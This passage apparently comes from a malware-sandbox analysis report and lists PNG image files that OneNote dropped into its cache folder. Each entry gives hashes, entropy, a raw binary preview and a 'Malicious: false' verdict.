...y.N...o....5.....L&w....v....w..D.....!.a4...."8.U.|.0m.(..zR>..=.+.L.....e....Yd2.-Z.7..D"..pX.I.....e5qYa._&..3..J..++

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001Q.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C6 0
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;'n...u.g..>X....o.]}...>...._...u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"..:)..#R"..q....~r..-.%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001R.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 167 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	5386
Entropy (8bit):	7.943706538857394
Encrypted:	false
SSDEEP:	96:x4F84/zVJWedudPZZRdbvczHe2ftFJ0y8Ea5b2AELJj:x4FTnodRZ7c7LrabEaMAGp
MD5:	DB48555480A383CD1D4DD00E2BCFCF29

SHA1:	8060B6FE12175289F0A71F45B894030A0D9F1AB5
SHA-256:	807723D8F90A5BD41269A7A62817547026A117D666D5BEF454EB699C97CA3FA2
SHA-512:	2614C04686299CEE8D56577A1E836A26076D42E041C627177FDB295629F6A80190910947FA794A094C55A45C3D70725EEF29097118E523A38B50C9263C771A41
Malicious:	false
Preview:	.PNG.....IHDR.....gI.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..xTU..M..B...P.....)vQpQ.ED.""......,"....*bC..VT.. M!...@z....1...Wf.w..o29...=.v .TUU..^..@....S..<..;h...5.9r....x..7N{...=.....'...N...u...9..5+YW.;..N\..u...9..5.....O...,.K..'.../.....1..T....>.f..9.xo...u.xo...u.xo...u.xo...u.xo...u.xo...u.xo.....'L...g.UVVz.[.n)...Yqq...Y.f.)//_.l.W_}.,.....S^Z^Y..++.*..pF.....?...l.&...O,.k.d...~..w;Q.....7}1y.....e_.....=y._U....{..}.w.O..~.z.{.....W\q..".....^.h.....}p.+.>m...d...4...`a~Z^....me... ...:N]..1...g..y.f.....l..g.).....e[.....Z..RB.KrJ.....#...{..eff..v.[[<.n..?{.....SN9%...V.yE...s2.....e@Wz..I...B.r..<.-.=/t{.v.|..J.....,.@.A.v...s`/.....6f....L?.z[T7..)S0.;c....\s..z-C .....v..}Y..{..j..xF.....'.#_..C....k|3..8...N...5.....f....3.....f)-.p..%.D.v.v.].f.....33<<.....[bbbt.]w...:.r.....z....q..=....m.uhD..,..zXg

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001T.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 230 x 68, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4181
Entropy (8bit):	7.950380155401321
Encrypted:	false
SSDEEP:	96:L6ousL3esIFAmjb89xK6YiSTwtw5dTA1W9lQ:GoFiUFAMbsxJYieZ5dGklQ
MD5:	BC6C08F8C2C6D1EEE95ABFC40C3C3669
SHA1:	44DE7375375880ACC24938D7E92A837E85C35321
SHA-256:	6E54B502C46E1AFA57E28B8ACCCE24F102399F31407827A91E4CD7A42FCBC746
SHA-512:	2AF4A9B87FA4F362926CD77F272CECBE3ED4F0E110FB8F30F661DF7C61B77B9FD8E7716EEF9177B1038B68C792CA4F844F729DAA48B2E38B9945EC9CB44BB7 20
Malicious:	false
Preview:	.PNG.....IHDR.....D.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.yp.....E-.....-v...VY.a.d....R.euF.).KH@.*B..u@YdQ....!&.tjg.!.,a'.L..@H...{'\~yy.....w2z...s. =..;..s.....]..j..b5d.j.X...2D.....r.\.#..f...Bl.....5dC....r.....:m.....s..j.f..jK....y.^....'8.....<.....g.....=.%..2.p..}<.....G.....Ix.m.4dm..B.....0?..+_.*..c..n.....?....wa..l...p....E.L y.}...*...C.D.vy).....@.>\...3;.`].q..m../.d.B.../.....~.p.U..'...sP\....YH.7.../....R!...O...'.....s....<|.f)....i.{.I..l.a.n...?~.{...h...s.e..-..Q..R..@<;.y.G.+n.....Y.Y'.V.}.o._..?....,>}..\w....`+.}. {.p"d.RO=&.v..H].....k...X.c..z.{.....}.n....s:c...i7N...|....*\..O.*....)w..[>..E..}y....q..u.!.z.D.[`Uf.Y...>z\..x.B.h" \.}...`...|._.....G...hY.../..6>..Z...8^..k.E.5d#..a."....P.CR....OL.. U...qY.{.C.<~I=V..x.J..*k.Y....z.;?..^...3.4|i...[DL,..z]..._..a.....(s./...W~..q*.\#@[R.N...@..".=....\q...<.....p...+J..\#...(.,....OQ...$L...G...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001U.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14553
Entropy (8bit):	7.951135681293377
Encrypted:	false
SSDEEP:	384:EF7aDrPYJ1n3kaEf61xD+KvdokCixTQm7QA96dNT:EF7a/PMeaEf61IT6kCiFQCQq6zT
MD5:	3E9F7D399DF9CAD3669B7A5445EF7074
SHA1:	2FBC965DC03EF9203581F595E0D7AB1734726ED7
SHA-256:	76C80E31F37248C3C787F7972A7B22038390F9D81E72E650071A6F36D36AF27A
SHA-512:	326F8F9CBF829BF80AAA96062A57255A36EE04DE310634327AA075D14129CFA8E36E48AB2A00B10F9BDC1D94F1AC7A9E41D0D063361920A0332EC124BDF4C3E E
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..8nIDATx^..xT...!=!$..%t..H.tP:.HQP@E,...QQ.^.....* E.("]:.K..R.....p..n.9{...sv.}.....7.....o..z...,|. .....M +.....w.....O...>.SJ.O...<...{. .x..g..I..H.....V .. .}.PO..H+$@.$@=.=@.$@.....VH..H.z.{..H...!@=.#.....C.z..GZ!.. ..)... .....T...B.$@..S..$@.$....>.i..H.....H..H@ ...S}8.....POy.....>....p... ....}.PO..H+$@.$@=.=@.$@.....VH..H..zz?.....$@.$`i.....c;.n..i...0.....<.....S....w..c.....y..F4.p..3~..|.]....s.6[..H...N@.=M..|`...3./...I.....'..|.. K...r|...nX...'.. .G...ib|...MY8|.....9x..Ur'.. ._ .....5..H..d..L.$@..I..o.;kM.$.?.....K/.wn.....Y....E..%K*.=.....Y.3.!k....[V..WG/?i..H..." T.,z...6h.[..-%9....WMY...z.vH..H@/.BOe. ...g-P.@.....IH.O...SJ}5.|....?.^..5^}..$.. .....S.@...*<.gJT/....._.R.C.....rj..Cg"\K.....K....~Y....l@..)..I.k.s..Yr.....Z]jG..q.+..G...;lNJj.}..T1&&.. .....?...|....W<{...g.&'Ca

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001V.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 454 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8184
Entropy (8bit):	7.807848176906598
Encrypted:	false
SSDEEP:	192:ExqMHYnnEnntvA4Mesu3SXHycmfIEFQp1r/:E0MGEn29esuiXHt0FQp1
MD5:	5B386BF9A20766956A84F67F913F23D7
SHA1:	6E72E51F5B4FA64E52D2B80B41409B3DB927A3C7
SHA-256:	DDF6A1D5B29BD69C65A148B1247FDE8389CC56865E4398E4CBDCBD68A6555043
SHA-512:	99B4109439D9A688D7747C6847E0FF7399CDA01A89C3181789F913E757A82EE4727F95E506F4B01930EFC7C6E229B94BB89E385B56BC009AB5CFE332585660C5
Malicious:	false

Preview:	.PNG.....IHDR.....s>.Q....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...]...!.....!.YTP.A.....-..r..$.E.J.I;....T.M.UE[..Q..x....wKB=.m...4.%..\|:...9...\{..o.3..g. o~..~s...k...X.r..... ..@Gggg.?.... P_.]]]..*Iu....C...h..$...:.... ..... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A...@R.. ....#...C.#.@..H*... .. `...`(q...@.I..... .....%. ... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A...@R.. ....#...C.#.@..H*... ..`...`(q...@.I..... .....%. ... .\.....@R..... ..$.k....@0.Hj0.8... ..r.@....F.I...G.....T...@.... ..P.....5...@ ..$5.J.A.....W_...1c.I..6..`...@ ..I.S..I.I'...5.\..;....'1. .....c..k.u.Qs..}..g#b.j.@..Y..QR...n.!...-.....h..Z..... .Xw.U.~q... ..@.%.'..... P..E.T.b.:j.(F..p.... .C.}3.'.|..z..w.a.....\{.:.4[.IY..~...x..'/....g....J..9.K_...'...:..;).....SO=u..E... Py.qf..}O7.o....u?:....6~~..9...?7.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000020.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 213 x 85, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1924
Entropy (8bit):	7.836744258175623
Encrypted:	false
SSDEEP:	24:rloPN36BoJ9JK5lncTww67QKf5wX5YgM5s6cahePwnR6+eA9zQU13ALcVz7wTQ8U:rYN31JH6lcbjMW5Ytmyqwp9H7wY
MD5:	B1FDE66F75507567B5F0C6C07B01A3A1
SHA1:	80B8E6A923E853232F66C874367E90B5C9CAD7AE
SHA-256:	B9C82D2F31BBE409D159EE3C9129CBAAC7C6F6C81637AB9B6DAB3C11AA74B7F1
SHA-512:	FC8C6038D3C2F5765D7524E969574ACD10AF6FCCFD45FE7C6DD4A8C2669B13EE3FB1A8833E94A046AB7037018170B5B87B1A2742E0E10557C413AD634BDF343 E
Malicious:	false
Preview:	.PNG.....IHDR.....U.....Q.6.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].O.W....G.IT^M*..J.....".4*....j..H..R^.".m..5....&..j..B..`.`..>...X.....]z.[&.>..ef..gB.d... s~.=...3....m..(E...~.[..... .. .E3..7.4.....}..H._.D.,j.)..q\.....7..#.ag.o|.?.....;C|.#.../v.H.....o~.{G.....H.|..;..v...G.._...p1d2..&.....QS4<..i.".X.....1(..GR.R#.}.!.E<..:LLM.....s..: ".....Fa...b.....\.T..~OD... ..:j.~..p=Y...Y.....?.Y.A...0!6_p.dKctjvZ....\.....V..1)..:....;7:...(.[...7.....u..'ra.....S.].....7.#,[..<.l.....[.....90d[.2a.R.....E.CJ..C..S..*._...$^...Q.. :>hx.k7.`jN:.W.X..N..p..K..."...q....a.Uy.....[d.:vmkk./cW.>.K..C..?\d...'.@s_.?&.....V .?F..;k.....%+....+.3bk.....f....T....S.(2.=...?gQ...K.._,.#....?.1W.....m2.....Z...-..:..?.#J... ...KS.P\|&[<.....Dd.....\.....W$z].k..-..8...>..Q`Yz.}w&..._.....?.)_[T...:wy...O8.Om.....I.....\....]..."f.....q.o.V>~s...-....N{.n....w..O|.D...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000021.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11886
Entropy (8bit):	7.946442244439929
Encrypted:	false
SSDEEP:	192:sqNuEpzsnKxkfLaZCdMh+cLApmRausyZwYMAisQKShDBlhr34ckckcZ:JNu6DMLaZsMhtLAIa0wYMAvI5V4DDQ
MD5:	875CFB3B5C3619253223731E8C9879E5
SHA1:	6372F4F5BEB6EEAE3EDBE5B62EE73039B40AD01E
SHA-256:	CC69BAE5D2C8F56B28BA4E3C6A11F57C4E8CCCE69943ACFBE7E63B4FC90EE5F2
SHA-512:	47F45A3275B8454F8000F4567153DD7D4AF3012005D8E34CB18AED6AD69083BEC753E607F275FBF3EFCCB7BA00310A04ADFBD5FA5B73E6BBE47CE73901C35C A8
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..x.U..I...JB..;H..."..(U.EE\\..._v]W..b...Az..{G:J..B.$...H.IHB.o2xE..3gf..w..2....w..s\|.....C.$ @.$.....t.!.....8.....RR....<...6..P\|\|....$@.$@...PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.z*.#.....1@.$@.b.PO.p... ....2.H..H@.....B.$@..S. .....!@=..VH..H.z.. .. .1...b8.....PO..$@.$ ...T.GZ!.. ..)c..H.....H+$@.$@=e.....S1.i..H..... ...C.'++kH.G.=Z!.U...73o^.IH..O|jrj.D.....I.M.....Kph.....R.x.....RU8 _".....j.....B"O.z.|.9.."..L....Y.d.Rej.-Y.dhX....:.xH.z.!(>&..4.....O.<..T\.%a..e...*..UnR....+j...2.."..M.O>.z.....T...].j....m...S.`..&..)....f..2.....+..SP..?.a...=.....3.....K.zj.5 .fP.....2:..?.....%....d.qxC..W.~.._....!.W..6....iJ)*.(..wg.}.]sw\.r]...r"...e_-....5_9.YN'...PO-.d.:.%..wZQ...H...JMJ.6c....|g*..,.3.....T...o..Nyc.W.....A.3.._...U%...PG.z.....&.%.v.... AIm.....~.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000022.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 171 x 50, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2270
Entropy (8bit):	7.845368393313232
Encrypted:	false
SSDEEP:	48:3Cxnazs22lovji2Ez2iqBU2C+hJWizJNzIu1coqAYClBeMsk1:3dm2Ez2iUhBzhyjAxqQ
MD5:	6EFE6733E10E011FFDD6711B5F37C9E2
SHA1:	C72549E824EAD899944A38C46FBC28BDCDAAD611
SHA-256:	92B5056DAA03DF3EA85AF49FFE4F9CFE8699BDF3539576A99F02418FF49AD9CB
SHA-512:	EC14B553A5780CD9B33D438CE13A6932DE43E346D8D2DEC8D093A6A2048675423948F8E2C604A73460980C3C68D9276B65D76C2A6BC7B24FDF10CA92FDA258 E
Malicious:	false

Preview:	.PNG.....IHDR.....2.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^.\kL.W...*.F.....@.*.(H4."il}..B!.iD...I-....y.I.h.....<..1.....C..(XSy.I....,-,.....3..3...;.{...{.{g... ..Q..x.T/q...F.V...B..'..?{:.:...`.....+.0s.e...w....{.`. ....5...d..9S]../.....$Y.>.I....i..8....;,r8r!Ee'"..!*.&E.....n...=.@..Sp.GF..c*....1QH3....?,.T.el.....t?..([Q`.0....k.G.....X.. C...k\|p...I.q;.d..N....c.u.a.5.%.k.fS\)..H..T.~I*k.[.n...x2.1.....%...yK..a..I.[.?#..fD%.FMT. =r.jt^..fT...c.&..Lr.....\..V.ll....Br^6..U27...O..N*..K.gm.K..g.;..I..Fe...w?..Q .E.....0.....7...(.e..t...x.c6..Q..n.92:%....I..4.h]Z.....w..\|..!.p.~..B.y..&.....gl...\.wI.....G.6.K.$...%.-.h]\8.LT.....}{a...^.i.....4.0.ji.....n.pk .....7t....U9..b...I.....#...<q..(|=F..... ..0@^.....+.....X. .>p....S..t.].f.x.0....7d..n..'..'... .M.qqn...G.t8'.=..V.PK....K...X.z.#..I.....@...Y....BH..I.....,..K....=`&Z.41$..a'o.:....i{o

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000023.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	16003
Entropy (8bit):	7.959532793770661
Encrypted:	false
SSDEEP:	384:1l+zN+iNurNE/tBdEC/vkape2XHYdhOm+Bl6C4:L+zN+iNurGNEC3fpe2X8Pa+
MD5:	3A5CD52E925A7C4A345047D8F06C3C41
SHA1:	9C02828D83206BBD3EB58930C8C65A6CA5DBCF40
SHA-256:	477277E8CAAAE1D3B3EAB5B3660239AEEABC433743A191727B1A71E529872AC7
SHA-512:	8D8B6AC645ECC7C8BD374E6190819006C71AC0B5993419C42463009116214E5EC4B4235D94B4AE4CDA132E7DDA9807ADC51525824AC5F12696517FFC8890891
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..>.IDATx^..|.....+)..H..C.K... ....x).rU..T..*E...;...*.@Z.....@...9q.g7[fgggg.....1//.."@....0..#.t..f.C.. ."@.....@OIR.#P...0..$...y.Pl"@....(@zJ...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....p.T... .... =..#.B.... =.>@.....4.)."@....).."@...4.HO..H..." @.HO...."@..!@z*.GJ...."@zJ}...." ...Si8R*D.....S..D....i...J.R!.D....R. .D..HC..T..... .D..... .D@.....y.?.`.T... .f.P...$47.....~E....!.D..X.....].`....0..N.a...>[|...t.T.w *.. .....)'.. .=X?c.....+OE....<-84...=.....w.8...7.Ro&.D@!...GS.....s.....:...Gg..8..T...u...~.....<...S...../Y.....W.....#. .vB...u.. .+.999YYY.....wf..._.{6....=..]>Y?..;=02eb.....2 ...;.%..\...P..R5....XMO.....6....W]...3g.5;.n{t.....F7S....r...[n.....AAX..j[.j.;.neef).2.....{ ..r..{7.-.....i..S.....<..pm.u.V....M.333....K..Mr.s..Ek..=t_.#.P...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000024.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 454 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13241
Entropy (8bit):	7.931391290415517
Encrypted:	false
SSDEEP:	384:a99pmP85w/MAMszG+iHGgrw8Ld+9aEsjQR:mgP85AMs6+UtrX+9mjQR
MD5:	01367FEEE0A83E8765E971E0D3740900
SHA1:	CAE1FD22CE2539FA2ACC0242C615CB7EA3F866E1
SHA-256:	18B8E53505DA3C412890F4D74AE2A6B26C4B0827E15E830F92A024D292AF20ED
SHA-512:	8CFBDC014C42AE6417038B80424D2E9FBDDD7DFDDF579E349C3C17C9B52AF33A72463154D29539457C4ADAB2DB00CC28A67902FA8D9209E4AF00EDD46D52E CA
Malicious:	false
Preview:	.PNG.....IHDR.....s>.Q....sRGB.....gAMA.....a.....pHYs.....o.d..3NIDATx^...U...Y.]:.T...G.5..IX...B..Xb4F,I0X.....F...("vET4H.....*EX.....wo9..9.|...rw..;...;o..... z.....B.....v.mn..>.....E."....U...4s! ..F...u?.@...! .~F@... ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....~.*.U{.].....S.e...K.A.....7^?....D...h;...!.Eu...o.^..B@..# J ...B@....(.5(....B@..= ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....T..! ...k..R].R...! .D...B@.....:..B@..R.....! Ju.Ju$.....j...! .\C@.....H...! J....B@....(.5(.. ..B@..= ....p..Q.kP.#! ...(U{@...!....T.TGB@...Q.....B.5.D..A.....T..! ...k.D.RK.K.m.V.....(.^^^ZV^Z.7.a.....T..xsqYi....L.....z....}....?..yyy.M\.b..U3W.0{...~.`}..M%. J*.w.mdv.&*..@....R..o/.^..5...x.g.>..ag....GM|t....\<s..y+6.X.? ,.R...-.W.m\..o..0g..i...h..W.Z.i...2.....o.&..@...-.B|.K..^.....u.}.M..6...,(...e.V.X.....nkE....5.8....-.!.TtRxs....Q..2}.- ..`....mX6i.w...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000025.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 164 x 89, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4190
Entropy (8bit):	7.94161730428269
Encrypted:	false
SSDEEP:	96:GHfueo3dRLZKOSYDzGsEgfB9nqS0WKt/z2jOrrz7yrT7N:8A6AzZfBtqS0WKNC2vyx
MD5:	8B3AEC1986A522951942BA72B85CCAA0
SHA1:	7E0DC78FC65EE4C804A4B0C72AA53E2DFDF26C14
SHA-256:	8B02CEC726DECF033B67689F369FDE1002ACFD5F8C32E0F248AC575997204F2F
SHA-512:	8EE1A1F6F0023EB4F60760C2E23EAFD56E6D298CAB49D819CF1D62C0CCF608D4211D3767856255F7CF8FF45AD835FE5475EB92C608989C522CD48D00A050B1
Malicious:	false
Preview:	.PNG.....IHDR.....Y.....?.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.]ip...fu.VBBZ..V'.>.....CR.....?r...pU\....v*...T~.U)0..(`.....".,a..Y..$t!...D...Mkvf4.Vh W;S.....{...zZw...i.....fj..$..7.....[Z*.[..[..Zk...?.t:M...,..`.^...X,..sUK[..Rg.=$..!.3<....74...iY..i...k.,.fA..Z.n...`G.%..H.I7..7J...u.R..6....E..!....N@.....M....Q`...U2.w.WP[!fX.....c ./@7Mz....^...k.)....v.Q`..z..1A..P.{...|...vY.....>.`...K...m.?CX./v.8.....]..;...6..kw.....N....z.Q...f..q..xk.5....;.?.Z.c...`.....4....?.....VV.u~..<_.....sU4e.....g.c.G....O/..r...`.G).. ..#d5.O..w..{....twL1l.)#&hF..K...M[@.DI..V2..j.3..s....3M.....v..!....V..c..B...|..e.1....7.WA0.[.\.u.).$7f.+.....8..e2K/.%.li..`w6w.E..[?_.?.?...I.k2.s....].f....HM.?w..d.9..Rr....Y.c.}. s.zk..rc...a..I(9~.....m...Z.....I.....7.K:.:Bf.....m..1.....&.,...?a...c.@.@.g%...s.#...;..c6...g.IZ....}.WX.3.8.....W....N.w...L...}....?."......;cI.....pS

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000026.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 162 x 89, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4081
Entropy (8bit):	7.943373267196131
Encrypted:	false
SSDEEP:	96:KQJAeRumk2zXWySlEmWL9zi6wknB4qLx+ppNhQrW8Oy:Ke9S482LE6wQB6pNeqi
MD5:	29B87BEEC5D3899824AA390530CD47FB
SHA1:	55108E8E5692E4444F72EE5CEB91915E7A2AEFC8
SHA-256:	F00E4F1C9B1D9ABEAAEC8E5CAB02A07FD74F00ACE15E36C6F6469DE5AB07A9FC
SHA-512:	1A5AD45BBA8C29C32CDD3C4D1E460C30ECA305D851FAAC73DF165306BC338337525680B9906D367A0CD3852B9D2DAAA8FD0603276BA969495B4E29C7EC8A330
Malicious:	false
Preview:	.PNG.....IHDR.....Y.....2.h.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].LTW.f..O.a.....*.....k...M.Z.n.q.h....ht.f.M.n.6..t.h.k.h5.6][[....X..p...?..g.`..7.o..of....^.ys..{.{...s.UMMM.(.l.@.l..R?.....(0+0.....5...*.F..#.].....1.....B[>[..a..L.....x...0.5t.v..S.h!.....Y....B..&.....f#.w5u.....0...x.sC....a.4j5V..Z..n....K..>...3t..wm..3hB.BD.P..FkcJ6.....O.....7...S.....6..P.]mf.+o....w..<.....Y..Z.whd.....*zf+.....#."_?....`._... qf+.?.?"k...zgME..j..!.k.U*.....&z..N....ma.....R.{.r0.S..KP..fU....g~..=..Q.n.*.* 8 T=/'9,*.KDW...GN;0(P3_....1.....',;..;|.L.a.&<*\.d.....o...Y... {E.F..}.e.\..=W..#..W....c./~..b.EWXI.#."&.....:....X...b.....+2...5..6+)we~ja:lZ.d.Ey....l.2.5r.....!.!._|.A.....j2.5.o.....WOM....V.....GC9..'.... ....C..,_...cS....b.1....t.....,_.....a.3..K..>V.f]...~....K...-.....#.o.Y.P.....a.7..,#..'s...T.....b..]..3..dPPP..Y.i...c.b

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000027.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 452 x 277, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	22634
Entropy (8bit):	7.974332204835705
Encrypted:	false
SSDEEP:	384:5ojjyi45m1/9gyhgFsH1ud103Pl39o0qjfsH37mNHy7QPaNbZy0:+r45m1/BWKy10tN22rmNHycobE0
MD5:	548D234C9AB4021CA5FAB7BF22502465
SHA1:	2F7495D250DC86EA99473CC342D164B859926021
SHA-256:	7D549C3418CD90F42571D00936B23D242837CE2A8B19FC4C719E182ECB2624C6
SHA-512:	261523F5EAE6FCE2829B53AAC5938B1A0021C119E00CE82EFFDBD690FE71064E0F3B313ED1AB2F67A16C488AD5B1A91F5AF98029D88A7896F271C108410D42C5
Malicious:	false
Preview:	.PNG.....IHDR.....,_.....sRGB.....gAMA.....a.....pHYs.....o.d..W.IDATx^..i.=YY6z@..DP.i.IAA.....I.Dd0"p0.ON.~....s>.?zbH8..%$`....b7..=....25*.".L. ..u_..f...j.....Uk..^UW]...u..}.{.]t.-.(...J.....e...t....@i.k....._.(.....@...Z.6J.....2.O.-P...._.u.=T..4p...e..q..5^f~....@i`....?.....@i..k.....?...u..O\|bN.~?MbT%...@.LO.Or.`....$..y.{..o....~..(.;...SNi...6....w....~.{..^w.....~.S...g?../|.O.....7_...Oj....\.....40.....9....?..<.3nw...x...g...7....(<.d...(3.K...;...\..:...'.5.....&...>...t.;....8..SO;./...._}.{..D.jt.....jc...s.....Z...0q...@.....Z]S.(..o.....Og.u.l.i.-.9..)j..~...5.l}.....G.....k....Z..c.....}.c.?.\....t+u...15p.....[|.....2..;..;.....w.....v.7...l.-w...K/.J...[..N.....W..U#...._.j(.../.z.|..kv....];j|../m....t.9.;-0.:.4p..@K.....~.9.$qu.E....!.9\|.m.+`).\|.....x..vak-].../.....G'....4.>B6$.....-o.q..L;*.N+....>...=.!.Y..Q...?.....7..,....}

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000028.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	17289
Entropy (8bit):	7.962998633267186
Encrypted:	false
SSDEEP:	384:ruwwXKZuqnOnZprU3+OXBruY4UkcY+Tpl/BSqCrEoMXMEr3KbzHIDqqAmk+xob:tGcxE4PBruV3Uy5SqCAoMXzrQHoqAk+m
MD5:	708E8EB906BC105CCA0535AE669AA651
SHA1:	38D82DEDFE97D3001188C2E18FE13BD741FD520F
SHA-256:	1C3D07765294566E17270D0F3B9257A3DB7905D4E7EF746AEE80CD591CE0308F
SHA-512:	1EFC74C28190DEE2D2732390B74049A1B120F05EFB8DC6925207C6990AD20450FFAB40249899A9DBB82E8F92A61F770E120A450CAAC7F8C5F0742586CCE0EDE6
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..C.IDATx^...Uc.._"oB.Hr.m(.0.....r..[1.D....R..q)%FBDiB.."w*.k.Jz.Y..l....>...9{.....g..Y.z~..k?.z.^k..+V...! ....(.....\sM.tD@...!P...HW.S....u^.....@.r.^.....B@...U.H.J..... }...."....>....! ..A@.4..EE...! }*...B@....i<8.....B@.T2 .....xp..! .....d@...!.....(*B@....S....B ...O..QT.....! ..@<.H.....! ..O%.B@...x..9...C'|..{.>Z../~^.s<<V4..ujo..v.Z7..EwT.....@.....?.....~{...K.....C.....bB@.$.....C.{....Kf'S.....T.*&....@<.....'..D`...;~v.DT]...r!..>....ru...}.....#u G.T.....>..z ...3v....P.M.....5.@<...?....F.}..c.W[..._!P...O..>.M.d<..J....E .}ZZ.+.5v.p>..N.{B....>M.Nzfb...OB@.." }.D.y...ldK<..! 